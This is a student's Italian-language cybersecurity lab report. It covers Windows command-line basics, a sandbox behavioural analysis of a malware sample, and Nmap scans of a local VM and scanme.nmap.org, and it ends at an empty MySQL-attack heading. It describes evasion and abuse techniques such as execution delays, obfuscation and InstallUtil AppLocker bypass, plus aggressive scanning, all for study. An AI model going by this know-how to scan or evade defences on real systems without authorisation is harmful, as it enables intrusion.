

# REPORT S11/L5:Scansione di Rete e Analisi Malware

Studente: Vincenzo Zarola

Corso: CyberSecurity

## Introduzione


Il presente report documenta i risultati delle attività di analisi di sicurezza. L'attività è stata suddivisa in due macro-fasi:

1. **Analisi Malware:** Esecuzione e analisi dinamica di un file sospetto all'interno della sandbox cloud **ANY.RUN**, con l'obiettivo di identificarne il comportamento e gli Indicatori di Compromissione.
2. **Analisi di Rete:** Scansione e identificazione dei servizi esposti sull'host locale tramite il tool **Nmap**.

---

## Esercizio 1

Quali sono gli output del comando dir?



The screenshot shows two side-by-side command-line windows. The left window is a PowerShell session (PS) showing the directory listing for 'C:\Users\User'. The right window is a standard Windows Command Prompt window showing the same directory listing for 'C:\Users\User'. Both outputs show the same directory structure and file details, including dates, times, and file names.

```
Windows PowerShell
PS C:\Users\User> dir
Directory: C:\Users\User

Mode                LastWriteTime       Length Name
----                -              --          --
d-r--<--> 08/09/2024 23:19          3D Objects
d-r--<--> 08/09/2024 23:19          Contacts
d-r--<--> 08/09/2024 23:19          Desktop
d-r--<--> 08/09/2024 23:19          Documents
d-r--<--> 08/09/2024 23:19          Downloads
d-r--<--> 08/09/2024 23:19          Favorites
d-r--<--> 08/09/2024 23:19          Links
d-r--<--> 08/09/2024 23:19          Music
d-r--<--> 28/02/2026 10:38          OneDrive
d-r--<--> 08/09/2024 23:22          Pictures
d-r--<--> 08/09/2024 23:19          Saved Games
d-r--<--> 08/09/2024 23:21          Searches
d-r--<--> 08/09/2024 23:19          Videos

PS C:\Users\User>

Prompt dei comandi
Microsoft Windows [Versione 10.0.19045.2965]
(c) Microsoft Corporation. Tutti i diritti sono riservati.


C:\Users\User>dir
Il volume nell'unità C non ha etichetta.
Numero di serie del volume: 76FF-004F

Directory di C:\Users\User

28/02/2026 10:38 <DIR> .
28/02/2026 10:38 <DIR> ..
08/09/2024 22:19 <DIR> 3D Objects
08/09/2024 22:19 <DIR> Contacts
08/09/2024 22:19 <DIR> Desktop
08/09/2024 22:19 <DIR> Documents
08/09/2024 22:19 <DIR> Downloads
08/09/2024 22:19 <DIR> Favorites
08/09/2024 22:19 <DIR> Links
08/09/2024 22:19 <DIR> Music
28/02/2026 10:38 <DIR> OneDrive
08/09/2024 22:22 <DIR> Pictures
08/09/2024 22:19 <DIR> Saved Games
08/09/2024 22:21 <DIR> Searches
08/09/2024 22:19 <DIR> Videos
          0 File           0 byte
      15 Directory   57.986.088.968 byte disponibili

C:\Users\User>
```

Quali sono i risultati?



The screenshot shows two side-by-side command-line windows. The left window is a PowerShell session (PS) showing the output of the 'ipconfig' command. The right window is a standard Windows Command Prompt window showing the same output. Both outputs show network configuration details for 'Scheda Ethernet Ethernet' and 'Scheda Ethernet Ethernet'. The outputs are identical, showing IPv4 and IPv6 configurations, subnet masks, and gateway information.

```
PS C:\Users\User> ipconfig
Configurazione IP di Windows

Scheda Ethernet Ethernet:
  Suffisso DNS specifico per connessione: homenet.telecomitalia.it
  Indirizzo IPv6 . . . . . : fd17:625c:f037:2:7899:5949:534:2173
  Indirizzo IPv6 temporaneo. . . . . : fd17:625c:f037:2:a1be:fe77:4521:fb9d
  Indirizzo IPv6 locale rispetto al collegamento . . : fe80::7de5:ce64:b266:fed3%5
  Indirizzo IPv4 . . . . . : 10.0.2.15
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : fe80::2%5
                                10.0.2.2

PS C:\Users\User>

C:\Users\User>ipconfig
Configurazione IP di Windows

Scheda Ethernet Ethernet:
  Suffisso DNS specifico per connessione: homenet.telecomitalia.it
  Indirizzo IPv6 . . . . . : fd17:625c:f037:2:7899:5949:534:2173
  Indirizzo IPv6 temporaneo. . . . . : fd17:625c:f037:2:a1be:fe77:4521:fb9d
  Indirizzo IPv6 locale rispetto al collegamento . . : fe80::7de5:ce64:b266:fed3%5
  Indirizzo IPv4 . . . . . : 10.0.2.15
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : fe80::2%5
                                10.0.2.2
```

```
PS C:\Users\User> netstat
Connessioni attive
Proto Indirizzo locale Indirizzo esterno Stato
TCP 10.0.2.15:49759 4.207.247.139:https ESTABLISHED
TCP 10.0.2.15:49885 199.232.214.172:http TIME_WAIT
TCP 10.0.2.15:49886 199.232.214.172:http TIME_WAIT
TCP 10.0.2.15:49889 199.232.214.172:http TIME_WAIT
TCP 10.0.2.15:49891 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49893 a2-20-242-17:https ESTABLISHED
TCP 10.0.2.15:49898 172.184.231.71:https CLOSE_WAIT
TCP 10.0.2.15:49822 4.207.247.139:https ESTABLISHED
TCP 10.0.2.15:49824 a2-20-242-17:https TIME_WAIT
TCP 10.0.2.15:49825 a23-55-48-58:https TIME_WAIT
TCP 10.0.2.15:49826 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49827 172.184.231.71:https TIME_WAIT
TCP 10.0.2.15:49828 a23-55-48-58:https TIME_WAIT
TCP 10.0.2.15:49829 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49830 128.85.113.134:https TIME_WAIT
TCP 10.0.2.15:49831 109.61.38.38:http TIME_WAIT
TCP 10.0.2.15:49832 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49834 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49835 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49836 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49839 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49843 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49844 72.146.92.132:http TIME_WAIT
TCP 10.0.2.15:49846 72.146.92.132:http TIME_WAIT
TCP 10.0.2.15:49849 40.126.53.6:https ESTABLISHED
PS C:\Users\User>
```

```
C:\Users\User>netstat
Connessioni attive
Proto Indirizzo locale Indirizzo esterno Stato
TCP 10.0.2.15:49759 4.207.247.139:https ESTABLISHED
TCP 10.0.2.15:49885 199.232.214.172:http TIME_WAIT
TCP 10.0.2.15:49806 199.232.214.172:http TIME_WAIT
TCP 10.0.2.15:49809 199.232.214.172:http TIME_WAIT
TCP 10.0.2.15:49813 a2-16-70-4:http ESTABLISHED
TCP 10.0.2.15:49819 a2-20-242-17:https CLOSE_WAIT
TCP 10.0.2.15:49822 4.207.247.139:https ESTABLISHED
TCP 10.0.2.15:49826 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49827 172.184.231.71:https TIME_WAIT
TCP 10.0.2.15:49828 a23-55-48-58:https TIME_WAIT
TCP 10.0.2.15:49829 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49830 128.85.113.134:https TIME_WAIT
TCP 10.0.2.15:49831 109.61.38.38:http TIME_WAIT
TCP 10.0.2.15:49832 135.232.92.97:https TIME_WAIT
TCP 10.0.2.15:49834 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49835 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49836 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49839 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49843 a2-20-114-43:https ESTABLISHED
TCP 10.0.2.15:49844 72.146.92.132:http TIME_WAIT
TCP 10.0.2.15:49846 72.146.92.132:http TIME_WAIT
TCP 10.0.2.15:49849 40.126.53.6:https ESTABLISHED
```

## Qual è il comando PowerShell per dir?

*dir > Get-ChildItem*

```
Windows PowerShell
PS C:\Users\User> Get-Alias dir
 CommandType      Name          Version      Source
-----      ----          -----      -----
 Alias        dir -> Get-ChildItem
```

## Qual è il gateway IPv4?

Il gateway IPv4 10.0.2.2

```
PS C:\Users\User> netstat -r
=====
Elenco interfacce
 5...08 00 27 96 c2 10 .....Intel(R) PRO/1000 MT Desktop Adapter
 1.....Software Loopback Interface 1
=====


IPv4 Tabella route
=====
Route attive:
Indirizzo rete      Mask       Gateway     Interfaccia Metrica
 0.0.0.0      0.0.0.0    10.0.2.2    10.0.2.15      25
 10.0.2.0    255.255.255.0 On-link    10.0.2.15      281
 10.0.2.15   255.255.255.255 On-link    10.0.2.15      281
 10.0.2.255  255.255.255.255 On-link    10.0.2.15      281
 127.0.0.0    255.0.0.0 On-link    127.0.0.1      331
 127.0.0.1    255.255.255.255 On-link    127.0.0.1      331
 127.255.255.255 255.255.255.255 On-link    127.0.0.1      331
 224.0.0.0    240.0.0.0 On-link    127.0.0.1      331
 224.0.0.0    240.0.0.0 On-link    10.0.2.15      281
 255.255.255.255 255.255.255.255 On-link    127.0.0.1      331
 255.255.255.255 255.255.255.255 On-link    10.0.2.15      281
=====
Route permanenti:
 Nessuna

IPv6 Tabella route
=====
Route attive:
Interf Metrica Rete Destinazione      Gateway
 5    281 ::/0                      fe80::2
 1    331 ::1/128                  On-link
 5    281 fd17:625c:f037:2::/64    On-link
 5    281 fd17:625c:f037:2:7899:5949:534:2173/128
                                              On-link
 5    281 fd17:625c:f037:2:albe:fe77:4521:fb9d/128
                                              On-link
 5    281 fe80::/64                  On-link
 5    281 fe80::7de5:ce64:b266:fed3/128
                                              On-link
 1    331 ff00::/8                  On-link
 5    281 ff00::/8                  On-link
=====
Route permanenti:
 Nessuna
```

## Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?


Le informazioni che si possono ottenere sono:

- descrizione del file
- tipo
- Versione File
- Nome prodotto
- Versione
- Copyright
- Dimensione
- Ultima modifica
- Lingua
- Nome file originale



## Cosa è successo ai file nel Cestino?

In seguito all'esecuzione del comando **clear-recyclebin**, i file nel cestino sono stati eliminati



```

Windows PowerShell
Copyright (C) Microsoft Corporation. Tutti i diritti riservati.

Prova la nuova PowerShell multipiattaforma https://aka.ms/pscore6

PS C:\Users\User> clear-recyclebin

Conferma
Eseguire l'operazione?
Esecuzione dell'operazione "Clear-RecycleBin" sulla destinazione "Tutto il contenuto del Cestino".
[S] Sì [T] Si a tutti [N] No [U] No a tutti [O] Sospendi [?] Guida (il valore predefinito è "S"): S
PS C:\Users\User>

```

Cestino

Nome

Percorso originale

Data

La cartella è vuota.

## Esercizio 2

Per questo esercizio, è stato analizzato un campione sospetto utilizzando la piattaforma **ANY.RUN**. Questo ha permesso di osservare il comportamento del malware in un ambiente isolato e sicuro, senza rischiare l'infezione della macchina host.



L'esecuzione del file all'interno della **sandbox** ha generato una serie di eventi tipici di un'attività **malevola**. Il file analizzato è **Jvczfhe.exe**, scaricato inizialmente da un repository GitHub. Dalle evidenze, il malware opera seguendo questi pattern comportamentali principali:

- **Evasione delle difese:**
  - **Ritardo dell'esecuzione (Sleep/Stalling):** I processi malevoli (**Jvczfhe.exe** e **Muadnrd.exe**) avviano **cmd.exe** per eseguire il comando **timeout 21**. Questa è una tecnica classica per ritardare l'esecuzione di 21 secondi, nel tentativo di eludere le sandbox automatizzate che hanno un tempo di analisi limitato.
  - **Offuscamento:** I file eseguiti sono protetti con **.NET Reactor**, un noto offuscatore utilizzato per nascondere il codice sorgente originale e ostacolare le attività di reverse engineering.
- **Abuso di binari legittimi:**
  - Il malware inietta o esegue codice tramite **InstallUtil.exe**. Si tratta di un'utility legittima del .NET Framework di Windows che viene spesso abusata dagli attaccanti per bypassare le restrizioni di **AppLocker** e mandare in esecuzione payload malevoli dirottando la catena di fiducia del sistema operativo.
- **Scoperta ed Esplorazione (Discovery):**
  - Una volta in esecuzione, il malware raccoglie informazioni sull'host. Legge i valori dell'ambiente di sistema, i nomi dei computer, verifica le lingue supportate e legge il Machine GUID dal registro di sistema.
  - Interroga anche le impostazioni di sicurezza di Internet Explorer e le configurazioni del server proxy per capire l'ambiente di rete in cui si trova.
- **Comando e Controllo (C2):**
  - Il processo abusato **InstallUtil.exe** avvia una connessione di rete verso una porta non standard (7702). Questo è il comportamento tipico di un malware che tenta di comunicare con il proprio server di Comando e Controllo per ricevere istruzioni o esfiltrare dati.

The screenshot displays a security analysis interface with two main sections: a summary bar at the top and detailed threat analysis below.

**Summary Bar (Top):**

- Behavior activities:** A card for PID 5152 (InstallUtil.exe) showing it connects to unusual ports. It includes fields for Process, IpDst, PortDst, PortSrc, and Protocol.
- Source:** network | First seen: 56587 ms

**Detailed Threat Analysis (Bottom):**

- THREAT:**
  - muadnrd.exe**: Labeled as a threat with a biohazard icon. A red box highlights this entry.
  - werfault.exe**: Labeled as a threat with a wrench and screwdriver icon.
- Process details:** ID 7248 | No verdict
- Other 3:**
  - .NET Reactor protector has been detected
  - T1012 Query Registry (3)** (underlined):
    - Reads the machine GUID from the registry
    - Reads the computer name
    - Checks supported languages
  - T1082 System Information Discovery (3)** (underlined):
    - Reads the machine GUID from the registry
    - Reads the computer name
    - Checks supported languages

---

## Bonus 1: Esplorazione di Nmap

### Cos'è Nmap?

Nmap è uno strumento open source, gratuito e multipiattaforma, considerato lo standard di settore per l'esplorazione delle reti e l'auditing di sicurezza. È progettato per analizzare rapidamente sia reti di grandi dimensioni sia singoli host. Funziona inviando pacchetti di rete in modo mirato e analizzando le risposte per mappare l'infrastruttura di un sistema.

### Per cosa viene usato nmap?

Nmap viene usato principalmente per:

- Host Discovery (Scoperta degli host): Identificare quali dispositivi (computer, server, router, ecc.) sono accesi e attivamente connessi a una specifica rete.
- Port Scanning (Scansione delle porte): Determinare lo stato delle porte di rete su un host bersaglio (se sono aperte, chiuse o filtrate da un firewall).
- Service & Version Detection (Rilevamento di servizi e versioni): Interrogare le porte aperte per scoprire esattamente quale applicazione le sta usando e la relativa versione (es. capire che sulla porta 21 c'è *vsFTPD 3.0.5*).
- OS Detection (Rilevamento del Sistema Operativo): Dedurre quale sistema operativo (Windows, Linux, ecc.) sta utilizzando la macchina bersaglio analizzando le "impronte digitali" (fingerprint) dei pacchetti TCP/IP.
- Vulnerability Scanning (Ricerca di vulnerabilità): Nmap può eseguire script automatizzati per rilevare configurazioni errate o vulnerabilità note (come lo script *ftp-anon*).

### Qual è il comando nmap usato?

-A -T4

A typical Nmap scan is shown in Example 1. The only Nmap arguments used in this example are **-A**, to enable OS and version detection, script scanning, and traceroute; **-T4** for faster execution; and then the hostname.

### Cosa fa l'opzione A?

L'opzione -A indica a Nmap di eseguire una scansione aggressiva. È una sorta di scorciatoia molto comoda che abilita contemporaneamente quattro funzionalità fondamentali in un colpo solo:

1. OS Detection (-O): Tenta di indovinare il sistema operativo della macchina bersaglio.
2. Version Detection (-sV): Interroga le porte aperte per scoprire esattamente quale software e quale versione stanno girando
3. Script Scanning (-sC): Esegue una serie di script di default del motore NSE (Nmap Scripting Engine) per rilevare vulnerabilità comuni o configurazioni standard.

4. Traceroute (--traceroute): Traccia il percorso di rete (i salti/router) che i pacchetti compiono per raggiungere l'host.

### Cosa fa l'opzione T4?

L'opzione **-T** serve a impostare il **modello di temporizzazione** (Timing Template) della scansione, ovvero la sua velocità. Nello specifico, la porta **-T4**, accelera notevolmente la scansione, riduce i tempi di timeout ed esegue le operazioni più rapidamente.

### Quali porte e servizi sono aperti?

#### Porta 21 (FTP):

- Il software specifico è **vsFTPd** (Very Secure FTP Daemon).


#### Porta 22 (SSH):

- Il servizio è gestito da **OpenSSH**, versione **10.0**.

```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 06:04 -0500
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00012s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-syst:
|_STAT:
| FTP server status:
|   Connected to 127.0.0.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 1
|   vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 0          0 Mar 26 2018 ftp_test
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.56 seconds
```

## A quale rete appartiene la tua VM?




```
Terminal - analyst@secOps:~
```

```
File Edit View Terminal Tabs Help
[analyst@secOps ~]$ ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2f:87:a7 brd ff:ff:ff:ff:ff:ff
    altnet enx0800272f87a7
    inet 10.0.2.15/24 metric 1024 brd 10.0.2.255 scope global dynamic enp0s3
        valid_lft 85709sec preferred_lft 85709sec
    inet6 fd17:625c:f037:2:a00:27ff:fe2f:87a7/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 85994sec preferred_lft 13994sec
    inet6 fe80::a00:27ff:fe2f:87a7/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
[analyst@secOps ~]$
```

## Quanti host sono attivi?

Dalla scansione sulla mia rete, è risultato essere attivo solo 1 host



```
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 11:31 -0500
Nmap scan report for 10.0.2.15
Host is up (0.000039s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|  ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rwxr--r--   1 0          0            0 Mar 26  2018 ftp_test
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 10.0.2.15
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|       vsFTPD 3.0.5 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 10.0 (protocol 2.0)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (1 host up) scanned in 70.83 seconds
[analyst@secOps ~]$
```

## Qual è lo scopo di questo sito?

È un host fornito dagli sviluppatori di Nmap per permettere agli utenti di testare il tool e le proprie abilità di scansione in modo legale e sicuro, senza rischiare di violare sistemi di terze parti.

**Quali porte e servizi sono aperti? Quali porte e servizi sono filtrati? Qual è l'indirizzo IP del server? Qual è il sistema operativo?**

**Porte e servizi aperti:**

- **22/tcp**: ssh (OpenSSH 6.6.1p1 Ubuntu)
- **80/tcp**: http (Apache httpd 2.4.7)
- **9929/tcp**: nping-echo (Nping echo)
- **31337/tcp**: tcpwrapped

**Porte e servizi filtrati:**

- L'output non elenca i numeri di porta specifici, ma riporta che ci sono **996 porte TCP filtrate** a cui non è stata ricevuta risposta ("*Not shown: 996 filtered tcp ports (no-response)*").

**Indirizzo IP del server:**

- L'indirizzo IPv4 analizzato è **45.33.32.156**.
- Viene anche indicato un indirizzo IPv6 alternativo (non scansionato): 2600:3c01::f03c:91ff:fe18:bb2f.

**Sistema operativo:**

- Il sistema operativo base rilevato è **Linux** ("Service Info: OS: Linux"). Inoltre, le versioni specifiche dei servizi SSH e HTTP indicano chiaramente che si tratta di una distribuzione **Ubuntu**.

```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.97 ( https://nmap.org ) at 2026-02-20 09:35 -0500
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
|_http-favicon: Nmap Project
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
9929/tcp  open  nping-echo  Nping echo
31337/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.22 seconds
[analyst@secOps ~]$
```

---

## Bonus 2 Attacco a un database MySQL

